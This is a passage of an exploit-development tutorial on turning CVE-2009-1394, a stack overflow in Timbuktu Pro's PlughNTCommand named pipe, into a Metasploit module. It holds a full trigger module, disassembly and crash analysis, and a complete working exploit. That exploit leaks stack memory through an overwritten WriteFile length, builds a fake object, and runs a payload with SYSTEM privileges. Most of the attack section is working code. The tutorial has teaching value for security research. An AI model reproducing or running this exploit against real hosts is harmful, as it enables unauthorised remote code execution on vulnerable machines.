If you have never written an exploit for the Metasploit Framework or any real exploit framework then your missing out. Metasploit provides a wealth of libraries and neat features to the exploit developer which is extremely useful for making exploit code as quickly as possible.

4.1 Writing the Trigger

For now we will start by making a simple trigger which will connect to the named pipe and write some sample input to it. This will be our base line code. Once we have established that the base line code works and data is being sent to the named pipe we can alter the code ever so slightly to trigger the vulnerability.

We are going to utilize the Msf::Exploit::Remote::SMB mixin for our baseline, trigger, and final exploit code. This mixin provides us with an underlying SMB client. SMB is the protocol we will be using to communicate with the named pipe.

Here is an example method which will connect to the SMB server and request access to the PlughNTCommand named pipe. At the end of this section we will include the entire exploit from start to finish.

```
def smb_connection

    connect()

    begin
        smb_login()
    rescue ::Exception => e
        print_error("Error: #{e}")
        disconnect
        exit
        return
    end

    print_status("Connecting to \\\\#{datastore['RHOST']}\\PlughNTCommand named pipe")

    begin
        pipe = simple.create_pipe('\\PlughNTCommand')
    rescue ::Exception => e
        print_error("Error: #{e}")
        disconnect
        exit
        return
    end

    fid = pipe.file_id
    trans2 = simple.client.trans2(0x0007, [fid, 1005].pack('vv'), '')

    return pipe

end
```

This code may look a bit complex at first but it is really simple. It first connects to the server which is specified within the RHOST environment variable from within the Metasploit Console of CommandLine client. Then it performs an authorization request in this case we are using a NULL

session so no user credentials are needed. Next it requests the access to the named pipe. We use the simple.client.trans2() just to keep the connection open letting the SMB server know we are not finished with what we are attempting to do just yet. Finally we return the pipe handle so that any methods calling this method can utilize the pipe for read and write access.

Now we need to write the exploit method.

```
def exploit

    pipe = smb_connection() # call our connection method to setup the connection

    buf = make_nops(1280) # fill tthe buffer completely with nops
    buf[0] =  "3 "  # set the first index to our command (3 is the offset in the switch/case)

    pipe.write(buf) # write our buffer to the pipe.

end
```

Fairly simple, here we call the smb_connection() method we just looked at to setup the connection. Now we create a buffer to hold the data we are going to send to the named pipe. We fill it with nops and set the first character to the number 3 indicating the command we are trying to issue to the named pipe server, followed by a space character. Now we just pipe.write(buf) to send the data over the SMB protocol to the named pipe server and we should trigger the vulnerability.

Now our buffer looks like this:
[“3 “] [nops (1278) ...]


The following is the trigger code in its entirety

file: trigger.rb [line numbers included]

```ruby
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = GreatRanking

    include Msf::Exploit::Remote::SMB

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Timbuktu <= 8.6.5 PlughNTCommand Named Pipe Trigger',
            'Description'    => %q{
                This module simply attempts to trigger the buffer overflow vulnerability
                within Timbuktu Pro 8.6.5.
                },
            'Author'         => [ 'bannedit' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision$',
            'References'     =>
                [
                    [ 'CVE', '2009-1394' ],
                    [ 'OSVDB', '55436' ],
                    [ 'BID', '35496' ],
                    [ 'URL', 'http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=809' ],
                ],
            'Payload'   =>
                {
                    'Space' => 2048,
                },
            'Platform'  => 'win',
            'Targets'   =>
                [
                    [ 'Automatic Targeting', {}
                    ],
                ],
            'Privileged'        => true,
            'DisclosureDate'    => 'Jun 25 2009',
            'DefaultTarget' => 0))
    end

```

```ruby
    def smb_connection

        connect()

        begin
            smb_login()
        rescue ::Exception => e
            print_error("Error: #{e}")
            disconnect
            exit
            return
        end

        print_status("Connecting to \\\\#{datastore['RHOST']}\\PlughNTCommand named pipe")

        begin
            pipe = simple.create_pipe('\\PlughNTCommand')
        rescue ::Exception => e
            print_error("Error: #{e}")
            disconnect
            exit
            return
        end

        fid = pipe.file_id
        trans2 = simple.client.trans2(0x0007, [fid, 1005].pack('vv'), '')

        return pipe

    end



    def exploit

        pipe = smb_connection() # call our connection method to setup the connection

        buf = make_nops(1280) # fill tthe buffer completely with nops
        buf[0] = "3 " # set the first index to our command (3 is the offset in the switch/case)

        pipe.write(buf) # write our buffer to the pipe.

    end

end
```

Now we can load this code up in msfconsole set up the proper RHOST environment variable and test the trigger code. To test this code we should have a debugger attached to the tb2pro.exe process within the virtual machine. This will let us see if the buffer overflow triggered or not.



At this point you should see something similar to the following within your debugger:
Address=602F1CA0 Message=[12:39:56] **Access violation** when writing to [98474B97]

4.2 Controlling the Crash

The 0x98474B97 value is part of our nopsled which is comprised of randomly generated single character nops thanks to the make_nops() method provided by Metasploits libraries. Now we can go a head and work on writing a real exploit for this vulnerability. You could also go a head and test the trigger code against other versions of Timbuktu Pro and see if those versions are vulnerable to this issue as well. By doing this you will discover that while the security advisory mentioned version 8.6.5 and earlier in reality 8.6.6 is also vulnerable. Netopia finally resolved this issue in version 8.6.7 of Timbuktu Pro.

So far things have been fairly straight forward and easy. We researched the vulnerability, located and reverse engineered the vulnerable code, and created a Metasploit exploit module which triggers the vulnerability. Now comes the difficult part. We need to take all the work we have done thus far and leverage it into arbitrary execution of code. This part of the process requires the exploit developer to have a firm grasp on crash analysis. We need to look at the crash we produced and take things a step further. We now need to make the process crash in a controlled manner. To top things off we need to not only control the crash but we need to find reliable methods of locating data within the memory space of the process so that we can place shellcode in memory and execute it.

Lets take a quick look at the location that caused the crash. The following is the code that is hit when the crash finally occurs. The line highlighted in red is the instruction that causes the access violation we saw in our debugger

```
.text:602F1C90 sub_602F1C90    proc near               ; CODE XREF: sub_602F1C70+17↑p
.text:602F1C90                                         ; ATL::CSimpleStringT<char,0>::Fork(int)+96↓p ...
.text:602F1C90
.text:602F1C90 var_4           = dword ptr -4
.text:602F1C90
.text:602F1C90                 push    ebp
.text:602F1C91                 mov     ebp, esp
.text:602F1C93                 push    ecx
.text:602F1C94                 mov     [ebp+var_4], ecx
.text:602F1C97                 mov     eax, [ebp+var_4]
.text:602F1C9A                 add     eax, 0Ch
.text:602F1C9D                 or      ecx, 0FFFFFFFFh
.text:602F1CA0                 lock xadd [eax], ecx
.text:602F1CA4                 dec     ecx
.text:602F1CA5                 test    ecx, ecx
.text:602F1CA7                 jg      short loc_602F1CBE
.text:602F1CA9                 mov     edx, [ebp+var_4]
.text:602F1CAC                 push    edx
.text:602F1CAD                 mov     eax, [ebp+var_4]
.text:602F1CB0                 mov     ecx, [eax]
.text:602F1CB2                 mov     edx, [ebp+var_4]
.text:602F1CB5                 mov     eax, [edx]
.text:602F1CB7                 mov     edx, [ecx]
.text:602F1CB9                 mov     ecx, eax
.text:602F1CBB                 call    dword ptr [edx+4]
.text:602F1CBE
.text:602F1CBE loc_602F1CBE:                           ; CODE XREF: sub_602F1C90+17↑j
.text:602F1CBE                 mov     esp, ebp
.text:602F1CC0                 pop     ebp
.text:602F1CC1                 retn
.text:602F1CC1 sub_602F1C90    endp
.text:602F1CC1
```

Register Values at the time of crash:
EAX 98474B97
ECX FFFFFFFF
EDX 00000006
EBX 003F3560
ESP 00C8D958
EBP 00C8D95C
ESI 7C90D95C ntdll.7C90D95C
EDI 0006EFA4
EIP 602F1CA0 PlughNT.602F1CA0

Now obviously 0x98474b97 is not a valid pointer this means we overwrite a pointer on the stack. We need to find a way to get around this ***lock xadd*** instruction because it is not very useful to us.

To find a way past the lock xadd instruction we need to understand what it is doing. Firstly, the lock prefix just insures that the processor has full rights to any shared memory. While the xadd instruction performs an exchange add operation.

Psuedo Code:

```
lock_xadd()
{
	tmp = src + dst
	src = dst
	dst = tmp
}
```

this equates to

```
tmp = [eax] + -1
[eax] = -1
ecx = tmp
```

What we need is a writable address that we can be fairly certain will stay in a static location across multiple runs of the process, and OS versions and Service Packs. In the real world exploit the address 0x7C97B0C0 was chosen. This address comes from the ntdll.dll file and is writable. It is a fairly safe bet that this address will meet our requirements.

Looking at the call stack at the time of the crash we can trace this all the way back to the main function we have been looking at which dispatches the commands requested by the incoming client requests. This will show us where in the main function we are landing. It also shows us an interesting portion of code directly above the crash location which uses the WriteFile() function to send replies to the client over the named pipe.

```
.text:602FB4DA                 add     esp, 4
.text:602FB4DD                 add     eax, 1
.text:602FB4E0                 mov     [ebp+nNumberOfBytesToWrite], eax
.text:602FB4E6
.text:602FB4E6 loc_602FB4E6:                           ; CODE XREF: sub_602FA160+136C↑j
.text:602FB4E6                 push    0               ; lpOverlapped
.text:602FB4E8                 lea     edx, [ebp+NumberOfBytesWritten]
.text:602FB4EE                 push    edx             ; lpNumberOfBytesWritten
.text:602FB4EF                 mov     eax, [ebp+nNumberOfBytesToWrite]
.text:602FB4F5                 push    eax             ; nNumberOfBytesToWrite
.text:602FB4F6                 lea     ecx, [ebp+Dest]
.text:602FB4FC                 push    ecx             ; lpBuffer
.text:602FB4FD                 mov     edx, hNamedPipe
.text:602FB503                 push    edx             ; hFile
.text:602FB504                 call    ds:WriteFile
.text:602FB50A                 mov     [ebp+var_2094], eax
.text:602FB510                 mov     eax, 1
.text:602FB515                 test    eax, eax
.text:602FB517                 jz      short loc_602FB51B
.text:602FB519                 jmp     short loc_602FB52F
.text:602FB51B ; ---------------------------------------------------------------------------
.text:602FB51B
.text:602FB51B loc_602FB51B:                           ; CODE XREF: sub_602FA160+13B7↑j
.text:602FB51B                 lea     ecx, [ebp+Dest]
.text:602FB521                 push    ecx
.text:602FB522                 push    offset aDispatchRepl_0 ; "Dispatch Reply: %s"
.text:602FB527                 call    __initp_misc_winxfltr
.text:602FB52C                 add     esp, 8
.text:602FB52F
.text:602FB52F loc_602FB52F:                           ; CODE XREF: sub_602FA160+13B9↑j
.text:602FB52F                 mov     byte ptr [ebp+var_4], 0
.text:602FB533                 lea     ecx, [ebp+var_20B8]
.text:602FB539                 call    call_call_crash
.text:602FB53E                 mov     [ebp+var_4], 0FFFFFFFFh
.text:602FB545                 lea     ecx, [ebp+var_20B4]
.text:602FB54B                 call    call_call_crash
```

Lets replace the make_nops() method calls in our exploit temporarily with "\x90" so that we can see things a little easier in the crash. Next we need to figure out which pointer we are overwriting so that we can give it the proper value to bypass this lock xadd instruction. From this we can calculate the location to place the address within the buffer we send to the named pipe. To do this there are two methods which can be employed. Firstly we could brute force the offset. We simply start at the base of the buffer which in this case is 84 bytes in size and increase by 4 bytes until we cause the crash. To test the exploit we can simply use the **rexploit** command within the Metasploit Framework console to reload the exploit after any modifications we make.

At this point we would have located the pointer. By using this method we can find the offset rather quickly. You might notice that alignment is off which means you will need to add two to the offset within the buffer. This will give you an index value of 94. We have to set the address twice because the function with the lock xadd is called multiple times.

```
def exploit

    pipe = smb_connection() # call our connection method to setup the connection

    buf = "\x90" * 1280 # fill tthe buffer completely with nops
    buf[0] =  "3 " # specifies the command
    buf[94] = [0x7C97B0C0 - 0xc].pack('V') # this helps us by pass some checks in the code
    buf[98] = [0x7C97B0C0 - 0xc].pack('V')

    pipe.write(buf) # write our buffer to the pipe.

end
```

The modifications made to the exploit() method now allows the vulnerable application to run even after sending the buffer. Using the rexploit command we can reload our trigger module and test the exploit after any modifications we make. This means we were able to bypass this function.

4.3 Writing the Exploit

Now the next problem we need to face is how to take control. Now we need to take another look at the location we were crashing at before.

```
.text:602F1C90 sub_602F1C90    proc near               ; CODE XREF: sub_602F1C70+17↑p
.text:602F1C90                                         ; ATL::CSimpleStringT<char,0>::Fork(int)+96↓p ...
.text:602F1C90
.text:602F1C90 var_4           = dword ptr -4
.text:602F1C90
.text:602F1C90                 push    ebp
.text:602F1C91                 mov     ebp, esp
.text:602F1C93                 push    ecx
.text:602F1C94                 mov     [ebp+var_4], ecx
.text:602F1C97                 mov     eax, [ebp+var_4]
.text:602F1C9A                 add     eax, 0Ch
.text:602F1C9D                 or      ecx, 0FFFFFFFFh
.text:602F1CA0                 lock xadd [eax], ecx
.text:602F1CA4                 dec     ecx
.text:602F1CA5                 test    ecx, ecx
.text:602F1CA7                 jg      short loc_602F1CBE
.text:602F1CA9                 mov     edx, [ebp+var_4]
.text:602F1CAC                 push    edx
.text:602F1CAD                 mov     eax, [ebp+var_4]
.text:602F1CB0                 mov     ecx, [eax]
.text:602F1CB2                 mov     edx, [ebp+var_4]
.text:602F1CB5                 mov     eax, [edx]
.text:602F1CB7                 mov     edx, [ecx]
.text:602F1CB9                 mov     ecx, eax
.text:602F1CBB                 call    dword ptr [edx+4]
.text:602F1CBE
.text:602F1CBE loc_602F1CBE:                           ; CODE XREF: sub_602F1C90+17↑j
.text:602F1CBE                 mov     esp, ebp
.text:602F1CC0                 pop     ebp
.text:602F1CC1                 retn
.text:602F1CC1 sub_602F1C90    endp
.text:602F1CC1
```

Looking back at the location where the crash was occurring originally (the lock xadd instruction), the code appears to be doing some manipulation on an object pointer. We can clearly tell this is object oriented code because of the way the ecx register is used. In compiled object oriented code ecx is used to store the this pointer of an object. We know that we can control the eax register which is then subtracted by 1 via **lock xadd [eax], 0xFFFFFFFF** (ecx holds the value 0xFFFFFFFF). The ecx register then receives the value of eax. The edx register is then given the value of eax dereferenced. Eventually we would hit the **call dword ptr [edx+4]** instruction [8][9]. If we could control the memory location that edx points to we could easily execute code.

Currently the only large amount of memory we have any control over is the stack. The problem we now face is that the stack is a rather dynamic address range which can change during each execution of the process. This means we cannot just pick a location in the stack that we can control and pass it along to the function. This would result in a really unreliable exploit. What we need is some way of finding the stack location before we even exploit the vulnerability.

Earlier we noticed that the at the location within the main function which handles the client requests there is a **WriteFile()** function which is used to send replies back to the client. It just so happens that we can overwrite some of the arguments used in this function call. The argument we are most interested in is the **nNumberofBytesToWrite**. What can we gain by controlling this argument? It turns out we can gain a lot from it. By specifying the amount of bytes to write back to the client we can cause a memory leak. The server will send as many bytes of stack memory as we want back to the client as a response. Using this we can basically get a remote dump of the stack. On the stack there are pointers to other stack locations. We could dump the stack and use these pointers to calculate an offset to our buffer in memory. We just need to make sure we do not request too much data from the stack or we could cause a crash reading off the end of the stack.

Now we have all the pieces we need to write a complete exploit. We can utilize the memory leak to leak stack addresses and use those addresses to calculate an offset from those locations in the stack to the location of our buffer. This requires us to use two connections to the named pipe server. One connection to leak the memory and a second connection to actually exploit the vulnerability. We can supply the address of a stack address which contains our buffer as the object pointer which was originally causing our crash. By doing this we can control the edx register and trigger the call dword ptr [edx + 4] instruction. The only thing left to do is write the exploit code.

The following is the complete exploit code listing including line numbers for ease of reading.


file: timbuktu_plughntcommand_bof.rb

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = GreatRanking

    include Msf::Exploit::Remote::SMB

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Timbuktu <= 8.6.6 PlughNTCommand Named Pipe Buffer Overflow',
            'Description'    => %q{
                This module exploits a stack based buffer overflow in Timbuktu Pro version <= 8.6.6
            in a pretty novel way.

            This exploit requires two connections. The first connection is used to leak stack data
            using the buffer overflow to overwrite the nNumberOfBytesToWrite argument. By supplying
            a large value for this argument it is possible to cause Timbuktu to reply to the initial
            request with leaked stack data. Using this data allows for reliable exploitation of the
            buffer overflow vulnerability.

            Props to Infamous41d for helping in finding this exploitation path.

            The second connection utilizes the data from the data leak to accurately exploit the stack
            based buffer overflow vulnerability.

            TODO:
            hdm suggested using meterpreter's migration capability and restarting the process for multishot
            exploitation.
            },
            'Author'         => [ 'bannedit' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 7804 $',
            'References'     =>
                [
                    [ 'CVE', '2009-1394' ],
                    [ 'OSVDB', '55436' ],
                    [ 'BID', '35496' ],
                    [ 'URL', 'http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=809' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'    =>
                {
                    'Space' => 2048,
                },
            'Platform'   => 'win',
```

```
			'Targets'    =>
				[
					# we use a memory leak technique to get the return address
					# tested on Windows XP SP2/SP3 may require a bit more testing
					[ 'Automatic Targeting',
						{
							# ntdll .data (a fairly reliable address)
							# this address should be relatively stable across platforms/SPs
							'Writable' => 0x7C97B0B0 + 0x10 - 0xc
						}
					],
				],
			'Privileged'        => true,
			'DisclosureDate'    => 'Jun 25 2009',
			'DefaultTarget' => 0))
	end


	# we make two connections this code just wraps the process
	def smb_connection

		connect()

		begin
			smb_login()
		rescue ::Exception => e
			print_error("Error: #{e}")
			disconnect
			exit
			return
		end

		print_status("Connecting to \\\\#{datastore['RHOST']}\\PlughNTCommand named pipe")

		begin
			pipe = simple.create_pipe('\\PlughNTCommand')
		rescue ::Exception => e
			print_error("Error: #{e}")
			disconnect
			exit
			return
		end

		fid = pipe.file_id
		trans2 = simple.client.trans2(0x0007, [fid, 1005].pack('vv'), '')

		return pipe

	end


	def mem_leak

		pipe = smb_connection()

		print_status("Constructing memory leak...")

		writable_addr = target['Writable']

		buf = make_nops(114)
		buf[0] =  "3 " # specifies the command
		buf[94] = [writable_addr].pack('V') # this helps us by pass some checks in the code
		buf[98] = [writable_addr].pack('V')
		buf[110] = [0x1ff8].pack('V') # number of bytes to leak
```

```ruby

        pipe.write(buf)
        leaked = pipe.read()
        leaked << pipe.read()

        if (leaked.length < 0x1ff8)
            print_error("Error: we did not get back the expected amount of bytes. We got #{leaked.length} bytes")
            pipe.close
            disconnect
            return
        end


        offset = 0x1d64
        stackaddr = leaked[offset, 4].unpack('V')[0]
        bufaddr = stackaddr - 0xcc8

        print_status "Stack address found: stack #{sprintf("0x%x", stackaddr)}  buffer #{sprintf("0x%x", bufaddr)}"

        print_status("Closing connection...")
        pipe.close
        disconnect

        return stackaddr, bufaddr

    end


    def exploit

        stackaddr, bufaddr = mem_leak()

        if (stackaddr.nil? || bufaddr.nil? ) # just to be on the safe side
            print_error("Error: memory leak failed")
        end

        pipe = smb_connection()

        buf = make_nops(1280)
        buf[0] =  "3 "
        buf[94] = [bufaddr+272].pack('V') # create a fake object
        buf[99] = "\x00"
        buf[256] = [bufaddr+256].pack('V')
        buf[260] = [bufaddr+288].pack('V')
        buf[272] = "\x00"
        buf[512] = payload.encoded

        pipe.write(buf)

    end

end

```

Now our exploit will connect to the named pipe server using the SMB mixin. It will then attempt to leak 8184 bytes of stack data back to the client. Using this memory leak we calculate the offset from a stack address to our buffer in memory. We then disconnect from the named pipe server and setup the next connection which we will use to exploit the vulnerability. After reconnecting we setup the buffer and a fake object which points back to itself. This triggers the call dword [edx + 4] instruction. We have plenty of space at the end of the buffer to append our shellcode. Upon executing the call dword [edx + 4] instruction our payload is executed.



The above screenshot depicts the exploit in action. We can see that it works. The payload (meterpreter) spawns a shell on the remote machine giving us SYSTEM privileges.

5. Conclusion

The purpose of this paper was to show the reader the technical process and all the work that goes into creating a reliable exploit. Starting from a security advisory we worked our way up to reverse engineering the vulnerable application, triggering the vulnerability and finally on to exploiting the vulnerability. Using the Metasploit Framework we wrote an entire exploit for the vulnerability without having to write any code to act as a client. The framework provided all that code for us. We simply gathered information about the vulnerability, discovered the code responsible for it, and wrote code to interact with the vulnerable application using underlying code provided by Metasploit's libraries.

Throughout this paper we discussed reverse engineering techniques, exploit writing and reliability, and the use of the Metasploit Framework to bring everything together. In the end we covered a lot of technical topics. Hopefully the reader has a better understanding and respect for all the hard work that goes into writing reliable exploit code.

Metasploit is a huge time saver for development of exploits. Originally, the exploit used as an example in this paper was written in C/C++. It consisted of over 320 lines of code to make a full working reliable exploit. This included code to connect to the SMB Server, setup impersonation to utilize the connection as a NULL session, and finally to exploit the vulnerability. The original exploit converted to Metasploit was a mere 170 lines of ruby code including about 17 lines of comments and description.

It should be obvious by now that writing an exploit is not even half the battle. Discovering the location of vulnerable code and the amount of time and research that goes into understanding a vulnerability is what makes an exploit developer great. By spending this time researching and understanding a vulnerability the developer is able to accomplish exploits which without the understanding may be impossible. This time is well spent and often times results in reliable exploit code.

6. References

1. SysInternals http://technet.microsoft.com/en-us/sysinternals/default.aspx
2. Hex-Rays IDA Pro http://www.hex-rays.com/
3. Metasploit Framework http://www.metasploit.com
4. Timbuktu Pro PlughNTCommand Stack Based Buffer Overflow Vulnerability http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=809
5. Netopia Timbuktu Software Download ftp://ftp-xo.netopia.com/evaluation/timbuktu/win/865/TB2Win865eval.zip
6. MSDN Pipe Functions http://msdn.microsoft.com/en-us/library/aa365781(VS.85).aspx
7. MSDN CreateNamedPipe http://msdn.microsoft.com/en-us/library/aa365150(VS.85).aspx
8. IA-32 Intel Architecture Software Developer's Manual Volume 2A
9. IA-32 Intel Architecture Software Developer's Manual Volume 2B
10. MSDN sscanf http://msdn.microsoft.com/en-us/library/zkx076cy(VS.71).aspx
11. The IDA Pro Book